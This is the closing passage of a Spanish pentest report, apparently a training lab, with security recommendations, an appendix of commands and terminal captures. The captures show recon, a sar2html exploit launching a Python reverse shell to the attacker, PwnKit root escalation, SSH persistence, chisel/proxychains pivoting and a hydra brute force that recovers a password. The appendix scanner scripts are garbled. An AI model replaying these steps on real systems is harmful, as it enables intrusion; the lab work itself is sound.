Adoptar un enfoque de mejora continua en seguridad cibernética es esencial. Esto implica no solo abordar las vulnerabilidades identificadas, sino también establecer prácticas regulares de revisión y actualización de la seguridad para adaptarse proactivamente a las amenazas emergentes. La seguridad cibernética requiere un compromiso constante y una adaptación continua frente al cambiante panorama de amenazas, enfatizando que la seguridad no es un objetivo estático, sino un proceso continuo.

## Resumen de Recomendaciones Críticas:



1. **Implementación de HTTPS:** Cifrar todas las comunicaciones web para proteger los datos en tránsito.
2. **Políticas de Contraseñas Robustas:** Asegurar el uso de contraseñas fuertes y cambiar regularmente.
3. **Autenticación Multifactor:** Introducir MFA para todos los accesos a sistemas críticos.
4. **Actualización Regular de Software:** Mantener todos los sistemas y aplicaciones actualizados con los últimos parches de seguridad.
5. **Revisión de Configuraciones de Servicios:** Deshabilitar servicios innecesarios y asegurar configuraciones seguras para los servicios esenciales.
6. **Monitoreo y Auditorías Continuas:** Establecer un sistema de monitoreo continuo y realizar auditorías regulares para detectar y mitigar actividades sospechosas y vulnerabilidades.

## 11. Apéndices

### 11.1. Scripts Utilizados

Esta sección incluye los scripts de comandos o códigos que se utilizaron durante el pentest. A continuación, se presentan los scripts más relevantes, detallando su propósito y el contexto en el que fueron utilizados.

#### 11.1.1. Script de Reconocimiento Inicial

**Propósito:** Identificar todas las interfaces de red activas y los dispositivos conectados.

**Comandos Utilizados:** `ip a sudo arp-scan -I eth0 -l`

#### 11.1.2. Script de Escaneo de Puertos

**Propósito:** Realizar un escaneo detallado de los puertos de los dispositivos identificados.

**Comando Utilizado:** `sudo nmap 10.0.1.5 -n -vvv -Pn --disable-arp-ping -p1-65535 y script host discovery y port scan`

#### 11.1.3. Script de Descubrimiento de Hosts

**Propósito:** Identificación de la máquina 2 y descubrimiento de puertos abiertos.

##### • \*\*Comandos Utilizados:

- host discovery : ``function ctrl_c { echo echo "[ + ] Exiting" exit 1 } trap ctrl_c SIGINT if [ -z "$1" ]; then echo "[ - ] Usage: 0 < network_prefix > //exit1 finetwork = $1 echo "[*] Scanning for active hosts on {network} {num}" 22 &>/dev/null && echo "[ + ] Hosts up & done wait network }`
- port scan : ``function ctrl_c { echo echo "[ + ] Exiting" exit 1 } trap ctrl_c SIGINT if [ -z "$1" ]; then echo "[ - ] Usage: 0 < target;ip > //exit1 fitarget = $1 if [ ! $target = ([0-9]1,3\.)3[0-9]1,3 ]; then echo "[ - ] Invalid IP address format" exit 1 fi echo "[ * ] Scanning for open ports on target //forport in $(seq 13000); do nc -z -n //target " port" &>/dev/null && echo "[ + ] Ports up & done wait target: }`

#### 11.1.4. Script de Redireccionamiento de Tráfico con Chisel

**Propósito:** Redirigir tráfico HTTP y SSH.

**Comandos Utilizados:** `./chisel client 10.0.1.4:1010 R:8080:10.0.2.7:80 ./chisel client 10.0.1.4:1010 R:2222:10.0.2.7:22`

#### 11.1.5. Script de Exploración de Directorios Web

**Propósito:** Exploración de directorios web y descarga de archivos sensibles.

**Comandos Utilizados:** `gobuster dir -u http://localhost:8080/ -w /usr/share/wordlists/dirb/common.txt -t 50 curl -o diccionario.txt http://localhost:8080/uploads/diccionario.txt`

#### 11.1.6. Script de Ataque de Fuerza Bruta SSH

**Propósito:** Realización de ataque de fuerza bruta para obtener credenciales de SSH.

**Comando Utilizado:** `hydra -l ubuntu -P diccionario.txt -s 2222 localhost ssh`

#### 11.1.7. Script de Acceso SSH

**Propósito:** Establecimiento de sesión SSH hacia la máquina 2 utilizando las credenciales obtenidas.

**Comandos Utilizados:** `ssh -L 2224:10.0.2.7:22 love@10.0.1.5 ssh -p 2224 ubuntu@localhost`

## 12. Capturas

### 12.1. Maquina atacante

Escaneo la red


```
> sudo arp-scan -I eth0 -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:1e:36:4a, IPv4: 10.0.1.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.1.1      52:54:00:12:35:00      (Unknown: locally administered)
10.0.1.2      52:54:00:12:35:00      (Unknown: locally administered)
10.0.1.3      08:00:27:be:e3:07      (Unknown)
10.0.1.5      08:00:27:22:55:91      (Unknown)
```

```
> sudo nmap 10.0.1.5 -n -vvv -Pn --disable-arp-ping -p1-65535
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-25 09:57 EDT
Initiating SYN Stealth Scan at 09:57
Scanning 10.0.1.5 [65535 ports]
Discovered open port 80/tcp on 10.0.1.5
Completed SYN Stealth Scan at 09:57, 1.25s elapsed (65535 total ports)
Nmap scan report for 10.0.1.5
Host is up, received user-set (0.000089s latency).
Scanned at 2024-06-25 09:57:21 EDT for 1s
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 64
MAC Address: 08:00:27:22:55:91 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds
Raw packets sent: 65535 (2.884MB) | Rcvd: 65535 (2.621MB)
```

## 12.2. Victima 1

busco directorios ocultos



entro en el directorio oculto encontrado

**sar2html Ver 3.2.1**  
([Donate](#) if you like!)

New OS

### COLLECTING SAR DATA

1. Use sar2asci to generate a report:
  - Download following tool to collect sar data from servers: [sar2asci tar](#).
  - Untar it on the server which you will examine performance data.
  - For HP/UX servers run "sh sar2asci".
  - For Linux or Sun Solaris servers run "bash sar2asci".
  - It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
  - Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
  - Or simply type "sar2html -m {sar2html report}" at command prompt.
2. Use built in report generator:
  - Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
  - Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:

HP-UX:

```
0,10,20,30,40,50 * * * * /usr/sbin/sa/sa1
5 18 * * * /usr/sbin/sa/sa2 -A
```

SOLARIS:

```
0,10,20,30,40,50 * * * * /usr/lib/sa/sa1
5 18 * * * /usr/lib/sa/sa2 -A
```

### INSTALLATION

- Plotting tools, sar2html and index.php only run on Linux server.
- HP/UX 11.11, 11.23, 11.31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support.)
- Edit php.ini file and set:
  - 'upload\_max\_filesize' to 2GB.
  - 'post\_max\_size' to 80MB.
- Extract sar2html.tar.gz under root directory of your web server or create subdirectory for it.
- Run './sar2html -c' in order to configure sar2html. You need to know apache user and group for setup.
- Open http://IP ADDRESS OF WEB SERVER/index.php
- Now it is ready to work.

lanzo una reverse shell a la web

```
> python3 49344.py
Enter The url => http://10.0.1.5/sar2HTML/
Command => python3 -c 'import socket,subprocess,os;s=socket.
socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.1
.4",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.d
up2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
[]

> nc -l -p 443
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ./PwnKit
msg: ttyname failed: Inappropriate ioctl for device
whoami
root
[]
```

Compruebo si ha funcionado

```

ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.1.5 netmask 255.255.255.0 broadcast 10.0.1.255
    inet6 fe80::dd6c:1b67:8ffc:57cf prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:22:55:91 txqueuelen 1000 (Ethernet)
    RX packets 690944 bytes 945392221 (945.3 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 106025 bytes 6757932 (6.7 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.6 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::b26e:1278:6d8c:2762 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:1a:df:30 txqueuelen 1000 (Ethernet)
    RX packets 64 bytes 12298 (12.2 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 115 bytes 12182 (12.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 320 bytes 30560 (30.5 KB)

```

instalo ssh para hacer persistencia

```
root@sar:/var/www/html/sar2HTML# sudo apt install openssh-server
```

cambio la contraseña y me creo la persistencia con el usuario love

```

> ssh -L 2224:10.0.2.7:22 love@10.0.1.5
love@10.0.1.5's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.0.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.
   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
   https://ubuntu.com/livepatch

349 packages can be updated.
235 updates are security updates.

New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2023.
Last login: Wed Jun 26 21:09:02 2024 from 10.0.1.4
love@sar:~$


```

configuro el proxychains

```
/etc/proxychains4.conf *  
#  
#      Examples:  
#  
#      socks5 192.168.67.78 10>  
#      http   192.168.89.3  80>  
#      socks4 192.168.1.49  10>  
#      http   192.168.39.93  80>  
#  
#      proxy types: http, socks4, socks5,>  
#      * raw: The traffic is simply for>  
#      ( auth types supported: "basic"-h>  
#  
[ProxyList]  
# add proxy here ...  
# meanwhile  
# defaults set to "tor"  
socks4 127.0.0.1 1080
```

**Help** **Write** **Where** **Cut**  
**Exit** **Read** **Fi** **Replace** **Paste**

configuro el navegador




conecto mi atacante y victima para que se conecten a traves del puerto 34

```
> ./chisel server --reverse -p 34
```

```
./chisel client 10.0.1.4:34 R:socks
2024/06/25 20:03:40 client: Connecting to ws://10.0.1.4:34
2024/06/25 20:03:40 client: Connected (Latency 520.595µs)
```

## 12.3. Victima 2

Lanzo scripts de escaneo de host y de puertos



```
kali-linux-2024.1-virtualbox-amd64 [Corriendo] - Oracle VM VirtualBox
10.0.1.4 Disconnected No target 58% 10:51 AM

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
File "/home/kali/TheBridge/final/hostDiscovery.py", line 2
function ctrl_c {
^^^^^
SyntaxError: invalid syntax
> rm hostDiscovery.py
> nano hostDiscovery.py
[proxychains] python3 hostDiscovery.py
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
File "/home/kali/TheBridge/final/hostDiscovery.py", line 2
function ctrl_c {
^^^^^
SyntaxError: invalid syntax
> rm hostDiscovery.py
> nano hostDiscovery.sh
> chmod +x hostDiscovery.sh
> ./hostDiscovery.sh 10.0.2.6
^C
[+] Exiting
[+] proxychains ./hostDiscovery.sh 10.0.2.6
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[+] Host is up -> 10.0.2.6
[+] Host is up -> 10.0.2.7
> nano portScanner.sh
[proxychains] ./portScanner.sh 10.0.2.7
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
proxychains: can't load process './portScanner.sh'. (hint: it's probably a typo): Permission denied
> chmod +x portScanner.sh
[proxychains] ./portScanner.sh 10.0.2.7
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[+] Port is open -> 10.0.2.7:22
[+] Port is open -> 10.0.2.7:80
```

Creo una conexión con la víctima 2 usando de intermediaria la máquina 1, hago que el puerto 80 de la víctima 2 esté accesible a través del puerto 8080 en la máquina 1, utilizando un túnel inverso. Primero, configuro el servidor en la máquina 1 con `chisel` para escuchar en el puerto 1010 y permitir el túnel inverso. Luego, desde la víctima 2, establezco una conexión al servidor de la máquina 1 en el puerto 1010 y redirijo el tráfico del puerto 8080 al puerto 80 de la víctima 2, haciendo que cualquier petición a `10.0.1.4:8080` se redirija a `10.0.2.7:80`. De esta manera, puedo acceder al servicio en el puerto 80 de la víctima 2 indirectamente a través de la máquina 1.

```
server --reverse -p 1010
2024/06/26 11:11:12 server: Reverse tunnelling enabled
2024/06/26 11:11:12 server: Fingerprint SfFGys50Mrje7fMhvlou7lw6A8k8IUU+/c3yGwpF2d0=
2024/06/26 11:11:12 server: Listening on http://0.0.0.0:1010
2024/06/26 11:12:39 server: session#1: tun: proxy#R:8080=>10.0.2.7:80: Listening
^[110;9u
```




```
./chisel client 10.0.1.4:1010 R:8080:10.0.2.7:80
2024/06/26 20:42:39 client: Connecting to ws://10.0.1.4:1010
2024/06/26 20:42:39 client: Connected (Latency 744.844µs)
```

hago un descubrimiento de directorios ocultos y encuentro el uploads

```
> proxychains gobuster dir -u http://localhost:8080/ -w /path/to/wordlist
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Error: error on parsing arguments: wordlist file "/path/to/wordlist" does not exist: stat /
path/to/wordlist: no such file or directory
> gobuster dir -u http://localhost
:8080/ -w /usr/share/wordlists/dirb/common.txt -t 50
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://localhost:8080/
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.htaccess (Status: 403) [Size: 276]
/.htpasswd (Status: 403) [Size: 276]
/.hta (Status: 403) [Size: 276]
/index.html (Status: 200) [Size: 10918]
/server-status (Status: 403) [Size: 276]
/uploads (Status: 301) [Size: 315] [--> http://localhost:8080/uploads/]
Progress: 4614 / 4615 (99.98%)
=====
Finished
=====
```

Encuentro un diccionario y lo descargo





utilizo **chisel** para crear un túnel inverso desde la máquina intermedia (10.0.1.4) al puerto SSH (22) de la máquina objetivo (10.0.2.7). Esto se hace configurando **chisel** en el cliente con el siguiente comando: `./chisel client 10.0.1.4:1010 R:2222:10.0.2.7:22`. Con esto, redirijo el puerto 2222 en la máquina intermedia para que se conecte al puerto 22 en la máquina objetivo.

```
> ./chisel client 10.0.1.4:1010 R:2222:10.0.2.7:22
```

Utilizo **hydra**, una herramienta de fuerza bruta, para intentar adivinar las credenciales SSH de la máquina objetivo y descubro credenciales

```
> hydra -l ubuntu -P diccionario.txt ssh://localhost:2222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-26 11:23:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[ERROR] File for passwords not found: diccionario.txt
> hydra -l ubuntu -P /home/kali/TheBridge/final/diccionario.txt ssh://localhost:2222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-26 11:26:11
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1009 login tries (l:1/p:1009), ~64 trie
s per task
[DATA] attacking ssh://localhost:2222/
[2222][ssh] host: localhost login: ubuntu password: liverpool
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-26 11:26:18
```

Me conecto por ssh con las credenciales

```
> ssh -p 2224 ubuntu@localhost
The authenticity of host '[localhost]:2224 (:::1):2224)' can't be established.
ED25519 key fingerprint is SHA256:FKke4thhVCnDGzCdc0fF5AiItc8naC9zsRaUXVzZjrE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2224' (ED25519) to the list of known hosts.
ubuntu@localhost's password:
Permission denied, please try again.
ubuntu@localhost's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-20-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Pueden actualizarse 580 paquetes.
372 actualizaciones son de seguridad.

New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 19 23:16:52 2021 from 10.0.40.14
ubuntu@ubuntu:~$ ifconfig

No se ha encontrado la orden «ifconfig», pero se puede instalar con:

sudo apt install net-tools

ubuntu@ubuntu:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    qlen 1000
    link/ether 08:00:27:66:4e:6c brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.7/24 brd 10.0.2.255 scope global dynamic noprefixroute enp0s3
        valid_lft 517sec preferred_lft 517sec
    inet6 fe80::a00:27ff:fe66:4e6c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default
    qlen 1000
    link/ether 08:00:27:19:51:6d brd ff:ff:ff:ff:ff:ff
ubuntu@ubuntu:~$
```